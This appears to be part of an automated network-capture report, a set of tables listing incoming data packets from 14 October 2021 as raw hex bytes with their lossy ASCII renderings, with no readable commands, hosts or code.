| 2021-10-14 01:43:28 UTC | 167                | IN        | Data Raw: 95 17 f2 c3 53 08 6f 11 a1 3e ae f1 b9 a4 3a 18 1d 7e 2d ed 0c 0b 87 cf 1a 60 3e e9 8b d8 25 1b 70 e0 cc 5a 8e f2 49 3c 1c 4b cd c2 21 c2 70 ce d1 cc c2 c1 25 51 d7 a3 ea fd 6d d7 50 32 ab f2 e3 6c d3 85 34 13 b6 8d 6f dc eb f6 a2 ef 92 3b a6 3f 88 fc cc 39 75 c3 3f 89 ef b3 bd dd 48 93 8e 70 6e 34 a1 3f 40 f8 f5 1c c3 4f fe e6 83 01 bf 91 86 40 81 f1 ea 88 e8 af 95 58 e1 e0 01 7d 4e bd bc b6 22 cb b4 b6 89 34 22 72 fc 09 7f 91 22 93 5a a2 2e 27 05 e2 56 c4 07 6c e9 f8 29 d7 d5 f1 8a 41 86 ac 59 02 49 03 1a 76 4c ff 87 cf 33 dc bc ac b5 1d d8 ff 8f 26 a3 e3 b5 f1 d9 36 b3 e6 51 da ba 02 be 85 1d 5c 23 ef f4 4c 55 ba b0 8c f5 ff e2 5f 3d 01 0f 78 c4 6b cb 17 1c 7b 59 ce ca cf 34 82 3c 9a 48 31 3c 5c 7d e2 c1 cf e7 01 96 12 ba 72 de 05 b7 79 85 d4 d6 c3 44<br>Data Ascii: So>:~>~>%pZl<Klp%QmP2l4o;?9u?Hpn4?@O@X}N"4"r"Z.Vl)AIVYL3&6Ql#LU_ =xk{Y4>H1<)}rmyD                 |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 168                | IN        | Data Raw: e9 ca 16 45 c5 50 22 4b 36 46 34 86 ab 77 43 88 56 cb 28 fa 47 fe 3d ae d6 81 fe 13 d3 62 ed 2e 7e 13 b7 25 55 40 16 7c 30 e0 0f d2 c2 42 c2 b6 a6 1b 83 09 ca 98 15 68 3b 2b 5c 5a 71 b7 a3 4f b9 80 2f 27 d1 5a 1e 94 6a 75 c1 d4 ba a6 71 ab e2 cc 1d d4 ef 4b 09 ac c1 00 4d 59 16 05 ef 7f c7 99 77 b0 a5 a5 8e 06 f2 90 b1 e7 37 77 2d 8e b4 e7 d1 0a fb a7 59 1c 63 8e 04 cc b2 b9 81 7f 32 c3 cc ea 84 31 e8 1a 5e b4 e0 b1 6f 6a 07 f6 fc 64 b8 10 29 eb ba 5e 08 fa 37 db d2 13 6c 6b 81 c8 fc 51 56 93 37 06 4b 34 a8 14 fd ad 99 f0 c3 2d 03 48 e2 dc 1d 0b ec ad 88 38 27 6b 26 96 81 b6 aa 4f 52 8c aa 57 0f ef 8f db f7 53 eb e1 44 75 88 d9 76 b9 fc dc c7 c6 e4 5b de b8 7d ab b4 1a 77 f8 8e 7c 69 bd c4 be 44 e1 d1 ad 58 0f ce 3b af 7b 54 bf 60 cd c6 94 11 bb 10 21 68<br>Data Ascii: EP"K6F4wCV(G=-b.~%U@ j0Bh;+ZjqO/ZjuqKMYw7w-Yc21*ojd)^*kQV7K4-H8*k&ORWSduv[jw]iDX;[T`lh                |
| 2021-10-14 01:43:28 UTC | 169                | IN        | Data Raw: 94 f2 7f 14 63 40 fb 19 d3 64 ee 49 44 6f bd a1 60 5f db 48 95 cb dc 39 15 1b 0c 50 ea 05 fc c7 36 13 08 ad 67 43 de 2b 94 d9 00 eb 3e b6 ca a2 ac a3 58 ad 99 fd 82 31 ec 77 e7 24 68 fb ae f2 89 a0 d5 d2 6e d5 16 00 6c c0 b8 ac a7 d6 0b 17 7a 5a 22 c4 35 62 48 d4 4b d5 ca ac 23 fa 54 88 3a a5 ff a9 49 c2 7f 44 f6 96 64 bd 97 d3 e1 bf 36 96 a3 d6 ce 48 28 54 16 e9 c4 4e 99 77 06 e4 03 2b e6 74 ec c7 1b b3 89 8b be fa 3e 1e 29 1f ee 45 12 a8 a8 2c 2c ab ab f9 d4 56 2e 16 78 cb d1 b5 7e 6b ea c0 a1 86 64 e1 6a 9d 4f c8 61 4c fc e8 53 32 00 04 51 0a c4 35 b5 01 9e 7b 00 6c fa c7 65 21 ba 64 2d 61 4b c9 0e a1 14 c9 15 ef a3 30 a8 ea 56 a1 dc 96 18 c3 a1 a2 64 1e 89 4b df 69 f9 a5 e5 88 15 91 af 5b d4 ca d0 ec eb 16 5b f2 f0 6e db 43 d6 2c 44 a8 0f 0c 4c 7c 5e<br>Data Ascii: c@dIDoA`_H9P6gC+>X1w\$hnIzZ"5bHK#T:ID6H(TNw+>)E,.,V.x-kdjOaLS2Q5[le!d-aK0VdKI[[nC,DLI^                |
| 2021-10-14 01:43:28 UTC | 171                | IN        | Data Raw: 4e dc 85 d5 28 a8 23 42 70 58 73 43 df 8b d3 3e 38 fa 68 36 b6 a6 76 28 04 f1 c2 53 9f 7d 28 54 0f ad 74 92 ef d0 18 1c 73 2a fe 1d 0a ef 09 c0 71 16 ef df 4a 25 c3 59 e6 df 57 7b b0 61 31 36 08 e6 d7 22 c3 70 59 c3 86 e5 d7 f2 c2 fc e8 94 fd 6a 44 56 21 ba a4 a7 fa 05 a9 32 45 2a 87 69 f4 c7 a0 31 2b 5b 16 89 7b 22 bf db 1a 58 95 bf 7f fd 9b b0 ba cb 45 a3 58 46 71 20 57 42 d0 ca 4a d4 bc 23 c6 85 57 6b 1b 85 68 ad a7 79 ac 6b 86 04 0a 42 b9 9f 40 2c c7 19 52 d3 5f 8b e7 5a dd 0a 5a 04 4a fe 41 37 bb 65 f4 ad 3c 05 d8 50 c2 b5 e8 ee eb 2b 81 46 66 14 05 71 f8 f3 0f 8e 5d 37 20 cc 3b 95 89 5c 8d 96 f5 98 5b cc b3 0e d0 a2 a5 8a a7 7d e6 6f a2 57 8c 82 70 bd c3 31 0a b0 1d 34 08 99 a6 9a 1b 0c 46 fe 59 3d 96 1d 4a 41 5c c8 08 31 49 5b dd cb 0b 35 b0 2f 9c<br>Data Ascii: N(#BpXsC>8h6v(S)(Tts*qj%YW[a16"*YjDV!2E*1+[{*"XEXFq WBJ#WkhykK)@c%<ZZJA7e<P+Fqj7 ;\ )oW p14FY=JA\1 5/ |
| 2021-10-14 01:43:28 UTC | 172                | IN        | Data Raw: 01 c6 8b cf 0c 06 7f fb 8d f9 1a 28 30 ed 1d a0 24 30 42 e5 9c fb e5 b1 ca 16 45 c3 4e a7 82 7e 4d 7c 8d 43 68 18 88 56 cb 2e e4 d2 64 fc 7a 95 8a 0a d4 8f 62 ed 2e 78 0a 54 bf 1d c1 58 70 18 a4 0e d2 c2 c4 af 76 e5 41 ee 8e 94 21 2c 3a 2b 5c da 77 ae 59 d1 f1 6a 6a 2b b9 1e 1f 94 6a f5 c7 cd 7d 38 b0 5f a7 c0 69 90 ee 4b 09 2c c7 19 52 d3 5f 8b a9 73 6f dd 76 b0 a5 25 88 1f 83 2a 4e 19 71 7b 99 ca b5 e7 d1 8a fd b9 0a 83 24 8f 42 c0 5a fd 80 7f 32 43 ca f4 db ae 17 0f 18 ba 14 f5 6e 6a 07 76 fa 7a ad b3 06 f4 e3 4e 20 bf 36 db d2 93 6a 75 e3 6b 65 77 0f 83 03 43 4a 34 a8 94 fb b3 17 72 84 03 5b 58 8a b1 43 0b ec ad 8e 21 9b 73 df 56 d8 a7 de 1a 33 8c aa 57 09 f6 86 15 a4 b1 bb f0 ec 8c e9 d9 76 b9 fa c5 e4 c5 19 bc 8e a9 c9 8d d4 1a 77 f8 88 65 e3 61<br>Data Ascii: (0\$0BEN-M ChV.dzb.xTXpvAl;+wYjj+}j8_iK,RQsov%*Nq{5BZ2CnjvzN 6jukewCJ4r[XC!sV3Wwwea                      |
| 2021-10-14 01:43:28 UTC | 173                | IN        | Data Raw: 5a 1e e8 65 35 d4 ba 9d 48 72 3b 7f 7f 73 c0 d3 c4 43 94 bc 3c e4 df 94 72 6e 85 d4 d6 08 64 ac 41 0a cf 45 6f bd c1 71 ce 6c de b0 8f a2 1c 0f 9a 95 50 ea 25 fa d1 33 83 1a c1 19 66 e6 b1 d0 d9 00 cb 38 62 76 8a 9d ec 26 88 15 4e 1b 31 ec 57 e1 2a 54 49 93 a3 f7 85 35 1e f7 d5 16 20 6d ce 84 84 c3 87 15 32 d6 bb c4 35 62 49 d5 dc 43 d8 23 5d df f0 32 a1 a5 ff a9 48 c4 72 d4 e4 85 15 fe 2f ec 7a bf 36 96 b2 92 5b 5f b5 64 67 cc c8 c2 98 77 06 e7 15 2d 69 41 60 15 68 96 3d a9 be fa 3e 1d 2f 41 d9 3d 0a 69 d6 09 d8 27 aa f9 d4 55 48 53 ec 99 49 b0 00 4e a6 4d a0 86 64 e2 6c c3 78 8f 79 82 82 cd d4 bf 01 04 51 09 a2 30 ca 25 a8 8a 73 49 6c 4a 64 21 ba 67 69 24 df 95 fb 61 6a ec b1 62 a2 30 a8 e9 47 ff e5 e0 95 e7 df 87 7c 90 88 4b df 6a ef e3 71 eb 20 7b<br>Data Ascii: Ze5Hr;SC<rndAEoqlP%3f8&N1W*"TI5 mu25bIC#j]2Hr/z6_l_dgw-iA`h">=A=i"UHSINmdlxYQ0%slJd!gaj\$ajb0G Kjq {     |
| 2021-10-14 01:43:28 UTC | 175                | IN        | Data Raw: ff 67 77 18 53 6c 69 6e d2 3e 44 67 d0 73 3f 72 ce 27 71 6b 54 ee 63 48 cf 88 16 fd 77 5c 68 25 6e 8c 43 df 8b c2 35 02 4f eb 35 d9 8c c2 b6 04 f0 c2 53 99 76 1c 86 2c ae 1b b8 8b e6 18 1d 73 2a e8 0e 9d 86 21 10 0e 3c 7f 54 4e 24 c3 59 f0 cc c0 88 6e 4f 47 1c ec 15 d0 23 c3 70 4f d0 11 e9 a8 2e bb d6 a8 08 fa 6b d4 56 37 a9 a9 64 f5 de d0 18 c1 d6 81 68 f4 c7 b6 22 26 94 6b 81 14 08 73 2b 10 59 95 bf 6e ee 0c 90 35 e2 2a 89 e8 a3 63 21 57 42 c1 d9 dd 42 63 dd b3 af 0f dd 0f 84 68 ad b1 6a a1 fb ad b2 73 61 cd e8 54 62 eb 3c cc 36 27 99 7e 19 ba 20 fe 3c 5e ff 41 37 ad 76 63 af ab 2d b7 7a ea f0 fe ef eb 2b 97 55 6b 8c 96 81 87 d9 bb 6c 45 36 20 cc 3d 9e bd 3a 99 3c 92 b2 ff 07 a8 0f d0 a2 b3 99 30 58 19 9f dd 7d a4 cf 6b bc c3 31 1c a3 8a fc 09 55 c1 b0<br>Data Ascii: gwSlin>Dgs?r'qkTcHwH%nC5O5Sv,s!<TN\$YnOG#pO.kDV7dh">+ks+Yn5c!WBBchjsaTb<6'~<^A7vc-zUKIE6 =:<0X}k1U    |
| 2021-10-14 01:43:28 UTC | 176                | IN        | Data Raw: df e0 fb e1 e6 ea 1e c9 a0 2c d6 2c d2 91 eb b0 59 f6 e8 5a fe 24 d4 15 4c 4e 0d 71 4c bf 5c cc f8 1a 28 a6 eb 8c 96 e7 21 3f ae 47 4d a4 b0 ca 16 d3 c5 4f 28 69 35 31 37 7b a9 29 19 88 56 5d 28 5a 45 8f 3e 07 de 98 fd 95 8e 62 ed b8 7e 5b a3 54 56 bd 14 5d 33 e2 0f d2 c2 54 c2 47 84 0e 83 93 c2 dc 16 6a 3b 2b 5c 4c 71 25 97 3e ba 16 27 48 d2 58 1e 94 6a 63 c1 cf 99 d7 72 22 ea bf 1e d6 ef 4b 09 ba c1 f6 78 28 15 81 e7 e8 c4 9b 77 b0 a5 b3 8e 29 d1 e1 b2 65 3f cc 2e 8c b4 e7 d1 1c fb 5b 6f 6d 60 f6 0d 13 b1 bb 81 7f 32 d5 cc 94 a7 40 eb 73 57 54 e3 b3 6f 6a 07 e0 fc 55 8f 61 2a 88 b3 47 0c f8 37 db d2 05 6c ef a2 b9 ff 09 5f a6 33 04 4b 34 a8 02 fd ea ae 81 c0 7a 0a 18 e6 fe 42 0b ec 3b 88 f5 24 80 23 2a 89 fb ae 5d 32 8c aa c1 0f 66 97 ed e0 c8 e9 88 40<br>Data Ascii: .,YZ\$LqLl(!?GMO{517)Vj(ZE>b-[TVj3TGj;+Lq%>HXjcrKx(w)e)?.[om'2@swTtojUa*G7L_3K4zB;##*]2f@             |
| 2021-10-14 01:43:28 UTC | 177                | IN        | Data Raw: 07 a1 1d fd 0a ef bc 39 2a 12 5e 82 59 06 9b 0c 4a c6 6d 5d 1a 34 4f bd c2 b7 0b 69 bd 3e 9c 48 72 ad 6e 40 d6 27 3b 9b 33 e9 19 b8 e5 df 94 e4 7f dc 45 31 f8 3b dc df e3 4b 4d 6f bd 5f 60 15 cf 39 96 d1 d3 c8 18 1f 94 50 ea b3 fc 8f 3f 62 0b bc 68 84 d3 34 0c d9 00 5d 3e 13 c4 49 a9 b2 57 8c 97 cb 1a 31 ce c1 e7 83 61 8a ad fd 86 a3 db 9b f6 d5 16 b6 6c f1 b7 47 a2 d9 04 75 74 3c ba c4 35 f4 48 36 4a a4 c9 5e 2c b6 5a ba a0 a5 ff 3f 49 99 78 35 f5 f8 64 75 99 65 7b bf 36 00 a3 c7 ce b8 3e 3a 16 61 ca 4c 99 77 06 71 03 32 f6 a6 cb 4b 19 58 87 89 be fa 3e 8b 29 d5 ef fe 1b 14 a7 e6 22 a9 ab f9 d4 c3 2e 5c 71 7e d8 ec 71 5f e5 c2 a1 86 64 74 6a 62 4e 4c 68 ff f3 fe 5c 30 00 04 51 9f c4 6f b9 d3 b9 f7 02 1c f5 c5 65 21 ba f1 2d c4 4a 72 07 1d 1b 9b 1a ed a3<br>Data Ascii: 9**YJm]4OI>Hrn@;3E1;KDoW'9P?bh4]>IW1alGut<5H6J^,Z?i5due{6>:aLwq2KX>)"..lq-q_djtNlH0Qoe!-Jr            |
| 2021-10-14 01:43:28 UTC | 178                | IN        | Data Raw: 34 2c 78 bf 01 f4 fb e9 2b 81 55 f0 8b 40 ac 1c db 72 4e 68 22 22 cc 5b 86 f1 1f 00 0e 09 b0 26 f4 e6 1b d2 a2 a5 99 31 59 83 b2 46 7f f1 3a 1b ac c1 31 0a a3 8b fd f9 4d 5a b2 66 f4 cf eb 3b 3d 96 0e dc c6 24 ca fc 19 34 5b 75 de 09 35 b0 3c 0a 48 ec 3d 88 7d 99 c1 ee f2 31 94 14 ba 73 df 08 73 99 87 3e d7 03 52 de d1 ee 49 d2 6f af 1c 86 6c 86 df 8f b9 d1 1c 15 1d 02 50 24 24 1a d3 43 84 34 d4 6a 66 de 36 9a d9 48 cc d8 a2 bf af f4 da 55 88 99 c9 8c 31 17 56 01 30 1d 6c 2e 95 84 85 d5 99 60 d5 df 27 8a d4 cd a1 03 b1 06 32 7a 3e 2c c4 42 60 ae d7 36 42 0e 36 2e df 54 b8 36 a5 08 a0 af c6 02 d3 10 90 66 fe 97 67 ed bf 92 94 45 90 b1 5e 35 51 14 cc c4 4e 0f 77 2f f3 e5 2f 83 40 e2 20 1b 96 89 8b 28 fa 07 1f cf 5b 90 18 54 7f a5 09 2c ab 3d f9 a5 41 c8 52<br>Data Ascii: 4,x+U@rNh"";&1YF:1MZf[=\$4[u5<H=]1ss>RAIoP\$S\$C4jf6HU1V0L."2z>.B'6B6.T6fge^5QNwll@ ([T,=AR           |
| 2021-10-14 01:43:28 UTC | 179                | IN        | Data Raw: b1 33 08 bb 17 d9 d2 93 6c eb a1 9d d8 92 5d fe 37 65 6b 36 a8 94 fd 2d b9 24 c7 e1 08 25 e2 70 62 09 ec ad 88 bf 27 77 0c b1 8b da aa f9 12 8e aa 57 0f 68 8f 66 e7 53 eb 8d 44 01 c8 db 76 3f 5b c7 31 d7 5b de d4 72 d2 f5 18 77 f8 8e fb 69 d5 d7 de 46 8d d1 aa 1a 0d ce 3b af fc 54 fa 52 a8 cd f8 11 02 52 23 68 70 b0 1b 43 3a 8e 35 2f 45 6a 22 14 a6 8c 76 94 92 f0 fc 62 79 6c 55 a3 4e 8f 64 b8 ef 38 8f 1d 53 2c 18 0c 77 87 98 3a 71 3c ef 8b d9 24 d0 6b 00 ce 2a 89 0d 6a 38 1c 08 ca 47 23 89 76 bf d2 fb e8 06 04 c4 d6 e8 e8 6d 6b d2 64 c7 ab d9 63 03 f3 af 18 45 36 16 68 80 c1 46 20 56 93 09 a8 6b 08 bf cb 87 59 63 8b 99 ec e6 91 b0 ea 55 89 58 42 f4 21 1b 43 36 db 37 43 e1 d5 cc af 57 3f 98 84 c9 ab 41 68 d1 fc f9 9b 0c 61 29 03 c3 62 74 3d 3c 34 9e 98<br>Data Ascii: 3l]7ek6-\$%pb'wWhfSDV[1j]"wiF;TRR#hpC:5/Ej"vblylUNd8S,w;q<\$k*jG8*vmkdcE6Hf VkyCUXB!C67CW?A ha)bt=<4     |





| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 193                | IN        | Data Raw: 6d ad 4b 21 a9 a8 7e 16 cf ad 18 96 2a 69 75 f4 c7 4d 08 fe 9d 13 8a 83 22 6a c5 11 59 77 90 aa e0 9b 91 19 eb 82 87 58 42 fb 2c 82 4c d0 d9 be 4e 68 f9 ce af bc 36 db 8a 68 ad f2 47 b7 e2 87 b9 8d 69 32 1d 55 62 ad 08 05 2b e3 98 20 1c dc 3e 5a d0 78 e1 5a 29 bb 76 69 a1 e5 1b ca 7a 65 20 b7 f1 eb 2b a5 49 b3 85 07 aa 8f d7 42 50 45 36 ca c0 ee 88 89 1f b5 23 3a bc 5b f4 44 3d 33 bf a5 99 6b 51 bf aa a0 7d d6 32 27 a2 c3 31 f8 b0 59 e2 0a 79 99 b9 00 ea 5c ff ff 15 bc 2d 4a c6 02 e4 c5 06 49 5b 9e ee 3b 16 b0 3c 9d 54 a7 35 6e 7f 20 ea 38 cf 33 94 d2 b5 22 f6 94 72 b3 a8 9c ca fa 46 d9 6a 23 60 44 6f b7 c6 28 d0 fb df df a1 06 12 15 1d 45 59 3f 2b fc d1 fe 87 dc cf 68 66 79 15 d9 d7 02 cb 3a a0 c1 af a9 cf 52 88 9c c9 18 31 ea 57 e0 32 62 6c a8 80 8f 85<br>Data Ascii: mK!~*iuM]"YwXB,LNh6Gi2Ub+>XzX]vize +IBPE6#:[D=3kQ]2'1Yy\Jl[-<T5n 83"rFj#°Do(EY?+hfy;R1W2bl              |
| 2021-10-14 01:43:28 UTC | 194                | IN        | Data Raw: 28 d4 3e f3 66 b9 ef 40 18 40 73 28 fe 77 0b d8 0b 1a 73 46 ee d4 4f 26 c3 22 e7 ad 57 88 b9 37 3b 7d 08 c8 d1 5e c2 13 59 d1 86 96 d1 46 c6 d4 e8 97 fa 0e 44 57 21 29 a5 06 fb d0 ad 89 44 51 80 6a f4 58 a1 4b 2b 92 13 2a 68 61 bf c9 11 fa 94 d4 7f ef 9b 35 8a a3 57 8b 58 e7 63 4c 57 43 d0 7f 4b 2e bd f5 ce 40 56 50 0e 85 68 5d a6 05 ac fe 87 48 0f 10 29 02 55 90 ea 4d da 34 e3 60 e1 7a c7 21 5a 29 5e 8c 41 35 bb 8c f5 59 0a 4a 1f 8e f5 83 a7 eb 8d b8 4a b9 62 ea 07 57 fb ae 0f 4c 45 c8 21 b5 3b 87 89 e0 8b 45 ef b0 5b d7 ab 74 d0 a3 a5 bd a5 22 f2 b6 a0 58 8e 47 6a bd c3 17 08 de 1d ff 0a 5e be cf 1b f5 5c d7 5b 42 96 0c 4a ef 6f 4a 1a 1a 49 71 c2 4b 0b 2f b0 64 9e 19 76 20 6e f1 e6 90 3d d7 33 aa 17 01 e1 ee 94 32 7c 38 47 e6 fa 04 df fe ea 78 44 2b be<br>Data Ascii: (>f@@s(wsFO&*W7;~};"YFDW!)DQjXK+*ha5WXcLWCK.@VPh)H)UM4'zIz"A5:~"IWLE!;E[~"XGj~\BJoJlqK/dv n=32]8GxD+    |
| 2021-10-14 01:43:28 UTC | 195                | IN        | Data Raw: 8e 57 4c 95 8a 68 28 b8 9e 4e c9 03 f0 5f 6b 07 66 41 8f 1a bf 86 66 19 07 7e 02 b7 b2 54 88 59 31 73 b3 47 93 f3 c2 a3 c7 b7 e8 c8 ab ac e1 78 0d 49 4a 3e b6 14 c6 b2 d8 f1 28 48 47 bd 3f 7d e0 03 9a af a5 ab 31 35 29 8f ae 69 9c 8e 25 6d 40 a4 63 0d ff 17 b5 ab 1a b4 ed 17 81 a5 6d c3 56 91 54 f8 5b 09 0a 4a 1f 8e f5 83 a7 eb 8d b8 4a b9 62 ea 08 b2 dc dc ed 4c 00 43 81 95 c7 d4 86 7d 38 dc 94 9f 38 03 69 45 ce 72 ed f4 4d 87 80 7c 08 a8 52 ba b6 c6 25 13 d5 6c cf 74 0b ec 62 4f 25 40 9b a6 fd e9 dc 06 a6 4e 64 2c d1 c6 42 5f 83 e4 e6 5d 14 54 21 1c ec de fc 3e 5e f9 cf 07 06 97 fd 6b d0 b5 ad 99 27 bd 81 b6 18 d8 8e b4 a7 e9 e7 fb 9d ef 45 ff e4 2f 46 d5 cb 2f 5a 2f ff 0c 7c b1 e3 8c 03 37 8d 7f 82 2f 6d d9 20 7b f7 b6 28 18 43 10 5b 70 e9 ed 70 df df bc<br>Data Ascii: WLh(N_kfAf-TY1sGxIJ>(HG?)15)%m@cmVTYJJbhLC)88iErM[R]e%lbtO%@Nd,B_T]!>^nk'E/F/z]/7m {([pp             |
| 2021-10-14 01:43:28 UTC | 196                | IN        | Data Raw: 46 88 33 87 39 28 0a f9 84 33 ce bd 8c 94 eb 80 1c 5d 4e 94 31 b9 25 9e 82 3e e7 5a c1 0c 35 de 53 5f d9 66 98 3e c7 91 af e9 9b 57 cb cd c9 5e 65 ec 12 b3 32 26 38 af c7 d2 85 9d cd f6 b4 42 20 0e 82 b0 c2 f4 a0 60 66 7a 5b ee c4 53 36 48 b2 1f 42 89 76 2c 9c 01 b8 e4 f0 ff ec 1c c4 39 86 f7 c2 31 fe df 32 7b de 63 96 c1 c7 cc 3d 69 47 72 99 c4 2b cc 77 60 b2 03 4a ab 40 85 7f 53 dc df cc c9 8d 4f 7c 64 1e 8b 4b 53 33 d2 63 69 c7 fe f9 96 03 2e 13 2d 98 9e c7 71 0b bc c0 e7 d0 64 a5 3c db 04 fc 6a e5 96 b9 0c 7b 56 04 22 6c b0 6c e4 63 bb eb 54 49 98 91 65 42 ec 67 49 71 48 f1 53 60 7d ba 15 88 f5 30 ea be 56 a4 88 c5 57 b0 ae c2 33 1e cf 1c df 2d ae e3 ae bd 1e 3e f7 7e b6 9d d0 8f bc 15 3f a3 e8 3f a9 b2 b2 5e 44 cf 58 0c 0f 17 2c 99 f8 57 47 46 8e 43<br>Data Ascii: F39(3)N1%>Z5S_f~W^e2&8B `fz[S6HBv,912{c=iGr+w`J@SO]dKS3ci.-qd<{~"llcTleBglqHS"}0VV3->~?? ^DX,WGFC       |
| 2021-10-14 01:43:28 UTC | 198                | IN        | Data Raw: 2b 02 d5 ec 37 ba c2 bd 5e 4c 0b 03 56 c1 8c 11 f1 70 af 85 36 eb 27 46 d0 b4 cf 08 db 8a 38 5e 78 07 62 9f 7d 62 c4 64 7f 16 3c 88 ee 3b 7b 90 36 85 a7 32 fd fc 39 48 73 7a 89 be 47 a6 70 2a b5 f2 b7 9d 4a a2 b3 e8 ae 92 07 21 1b 4e cd c1 63 ab b3 c9 7c 2c 58 e7 25 9b a3 c5 22 68 e1 6a fa 1d 67 ec bf 63 3c f4 d2 32 81 ff f4 8b 8b 38 e4 28 30 07 52 24 2b bf b7 07 2c d9 92 ce ec 3e 4f 66 e1 1a e0 c8 0e c9 fc df d4 62 2f 46 67 30 62 8c 59 ae 69 b6 f6 89 6a a8 44 3f d0 38 9a 35 68 f9 1f 93 eb 54 62 a3 1b ac 54 91 86 88 44 e5 30 66 c2 74 fe 9f a1 7b 1b 2b 5f 43 a3 5f e3 89 49 49 83 c6 1d 86 cc 6a d0 c5 c0 ed f8 2c 81 d1 f3 18 fc 5b 18 dd bf 54 4c cc 71 99 6f 0b e8 c2 7e 91 5c 8c 3c 49 c9 7b 39 43 3e ae 6a 7a 3b 3a b4 af 4d 5a dc 58 f9 3a 26 49 0b 1a e4 a7<br>Data Ascii: +7^LVp6'FK8^x)b<{;629HsZGp*J!Nc].X%~"hjgc<28(0R\$+>Ofb/Fg0bYijD?85hTbTD0f{+_C_.Ilij,[TLqo-<{[9>jz ;:MZx:&l |
| 2021-10-14 01:43:28 UTC | 199                | IN        | Data Raw: 27 be 9d 1a 5b 55 9f 5a c0 78 53 27 ae ef 2a d2 ef 87 73 21 ac 27 76 f6 47 29 37 ce c3 4a 77 ef 33 9f 51 9c 22 69 6a 1b b2 ff 9b c3 f7 12 88 2e 2d 76 c5 db 3a a7 40 09 40 85 0f 81 a7 a1 b7 d5 ef 9c f8 be b0 fb 61 07 58 44 30 8e 08 d6 e6 d8 fa 02 49 4f 85 35 4a ed 1a 90 c1 a2 ff 45 2f 3e 9c a1 69 b5 9d 1f 70 5c a4 11 1e ab 63 a3 86 05 a6 ed 16 c2 f1 5c fe 72 d2 40 d5 6c 6b 02 5d eb b4 b4 be e9 90 d4 0d df 1b fb 68 c0 c1 dc f5 3f 21 2c a2 88 c1 c8 9d 5a 2e ca 85 b1 29 03 6b 13 af 1a f9 f5 4d f5 f0 21 65 8a 56 a9 b7 93 3c 09 d3 0b 92 27 2b f1 42 65 3f 41 da f1 fd dc 13 9d fa 32 54 7b 13 68 b2 d9 cb 5c 4b 12 54 25 ec a7 cd 3a 46 d3 e9 22 7d 8c ea 65 96 f6 9c 9c 30 bc 9a bc 76 fa 9d bd b3 ae 95 d8 dc e8 0d b8 b9 73 14 99 fa 04 06 00 90 59 37 95 d1 ef 5a<br>Data Ascii: "[UZxS"s!vG)7Jw3Q"ij.-v:@aXD0iO5JE/>ip]clr@lkjh q,z).kMteV<+Be?And.&~)k]KT%:F"}e0vsY7Z                        |
| 2021-10-14 01:43:28 UTC | 200                | IN        | Data Raw: e8 2d 1f 74 08 7f a8 a0 4a 92 7a fa 70 df 9d 90 f2 72 1e e3 43 b5 9c 46 bf 27 ee 2d 22 6f d8 a7 60 a8 9d df f3 ca d3 5e 72 1d d7 37 ea 61 9b d1 7b e3 09 87 0f 66 99 51 0c 91 67 cb 5f c7 c2 cd cc cf 34 ef 99 ad 7d 31 8b 32 93 6d 2a 1c ca e7 86 e3 b2 99 91 b2 16 73 15 a5 c4 c4 cd 8a 50 5a 08 5b db a0 5c 0c 2f d5 38 27 bf 7c 7c be 30 dc c9 cb 98 a9 07 a1 08 9f 96 f1 01 bc fe 09 1f d6 58 f1 a3 c7 98 18 04 02 78 af ab 2a f0 19 61 e7 44 48 8a 05 a7 55 76 f2 e0 e5 d9 fa 6d 64 5a 2d 88 75 37 2d d5 68 5b c2 c5 9e fa 1c 43 31 1c f1 b4 fe 71 08 98 af cd c4 05 91 0f 78 f9 1e 0f 9a a3 34 32 54 7b 13 68 b7 56 9b 01 e8 fe 70 20 94 a0 65 64 c9 04 4c 57 2d d0 64 14 7a bf 61 9d ca 5e cf e9 03 89 ba b6 70 86 de e2 20 7f fd 2a 8c 1e 8b 8a 88 8d 1e 1b cf 09 ba a6 bf 8d 8f<br>Data Ascii: -tJzprCF~"o^"rTafQg_4)12m*sPZ[V8"]0Xx*aDHUvmdZ-u7-h[C1qx42TkhVp edLW-dza^p *                               |
| 2021-10-14 01:43:28 UTC | 201                | IN        | Data Raw: 1e bb 16 20 9c bd a1 55 7b aa 57 c3 44 30 82 0f 4e ad e6 63 56 03 55 46 14 dc e1 43 94 e2 bf 41 38 39 14 46 d0 e9 1b ba 5c 9d ae 53 ec 0b 5c fc 76 dd 24 d7 8b 41 51 69 1e 46 fe 7d 6f f3 54 48 16 5f 9a f9 26 50 ba 09 94 a3 23 e6 da 24 56 1c 7b af a5 7c 86 1e 38 b2 ea 8d 83 56 aa d6 aa 85 fb 28 29 56 65 c4 a4 26 96 d2 eb 75 45 71 ed 68 bc aa a0 64 42 ff 76 d9 1d 7a da aa 7c 59 f2 da 0b b1 d9 f0 f8 ad 04 fa 27 03 4c 57 05 b5 ad 18 26 ce 87 a1 c1 24 5a 5d f0 1a c8 c6 07 ac b8 e2 df 62 00 5d 66 06 16 99 59 bb 5b e3 ff 85 7d 98 65 34 b4 10 99 12 43 c9 13 95 c3 3a 45 b8 03 b2 75 90 bc 9f 59 e4 34 0b 8b 40 cf 8e 8b 6a 3f 30 53 53 b8 68 f2 fb 7a eb 51 ef ff 3e 99 c6 7d a9 f1 d1 eb c2 38 9f b4 c7 18 f8 65 26 ec a2 43 6b ce 1d 9a 6f 0d e3 e7 4b 95 2e 9e 34 3d f1<br>Data Ascii: U{WD0NcVUFCA89F\Sw\$AQiF}oTH_&P#\$V{[8V()Ve&uEqhdBvz]Y*"LW&\$Z]b]fY[e4C:Euy4@j?0SShzQ>}8 e&CkoK.4=         |
